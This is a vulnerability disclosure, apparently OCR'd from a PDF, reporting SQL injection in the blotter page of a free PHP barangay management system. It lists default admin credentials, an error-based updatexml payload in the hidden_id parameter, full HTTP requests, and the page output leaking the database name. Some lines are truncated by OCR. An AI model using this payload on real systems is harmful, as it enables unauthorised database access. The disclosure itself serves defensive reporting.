Barangay Management System v1.0 by itsourcecode.com has SQL injection

Vulnerability Author: Jiang Qian

The decompression password for the source file is itsourcecode.

Login account: admin/admin (Super Admin account)

vendors: https://itsourcecode.com/free-projects/php-project/barangay-management-system-project-in-php-with-source-code/

Vulnerability File: /bmis/pages/blotter/blotter.php


Vulnerability location: /bmis/pages/blotter/blotter.php,hidden_id

[+] Payload: hidden_id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+ // Leak place ---> hidden_id

```
POST /bmis/pages/blotter/blotter.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
```

```
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/bmis/pages/blotter/blotter.php
Cookie: sessions=aj0k5o11d743ingah9kp1b0ejntrqer6; PHPSESSID=fbu82ocu8kd37b5b20uqq71
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 329

hidden_id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&txt_edit_cn
```



```
POST /bmis/pages/blotter/blotter.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/bmis/pages/blotter/blotter.php
Cookie: sessions=aj0k5o11d743ingah9kp1b0ejntrqer6; PHPSESSID=fbu82ocu8kd37b5b20uqq71a35; _ga=GA1.1.1382961971.1655097107; _gid=GA1.1.804632123.1655097107
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 329

hidden_id=1' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&txt_edit_cname=&txt_edit_cage=1&txt_edit_cadd=1&txt_edit_ccontact=1&txt_edit_pname=&txt_edit_page=1&txt_edit_padd=1&txt_edit_pcontact=1&txt_edit_complaint=1&ddl_
```

```
            <button type="button" class="close" data-dismiss="modal" aria-hidden="true">&times;</bu
            <h4 class="modal-title">Delete Confirmation</h4>
        </div>
        <div class="modal-body">
            <p>Are you sure you want to delete selected data below?</p>
        </div>
        <div class="modal-footer">
            <button type="button" class="btn btn-default btn-sm" data-dismiss="modal">No</button>
            <input type="submit" class="btn btn-primary btn-sm" name="btn_delete" id="btn_delete" v
        </div>
    </div>
  </div>
</div>
<!-- ===== END OF DELETE MODAL ===== -->
                                    </form>
                                </div><!-- /.box-body -->
                            </div><!-- /.box -->

                            <div class="alert alert-success alert-autocloseable-success" style=" p
fixed; top: 1em; right: 1em; z-index: 9999; display: none;">
     Edit Successfully Saved!
</div>
                            <div class="alert alert-success alert-autocloseable-add" style=" posit
top: 1em; right: 1em; z-index: 9999; display: none;">
     Successfully Added !
</div>
                            <div class="alert alert-danger alert-autocloseable-danger" style=" pos
top: 1em; right: 1em; z-index: 9999; display: none;">
     Deleted Successfully !
</div>


            Error: XPATH syntax error: '~db_barangay~'
```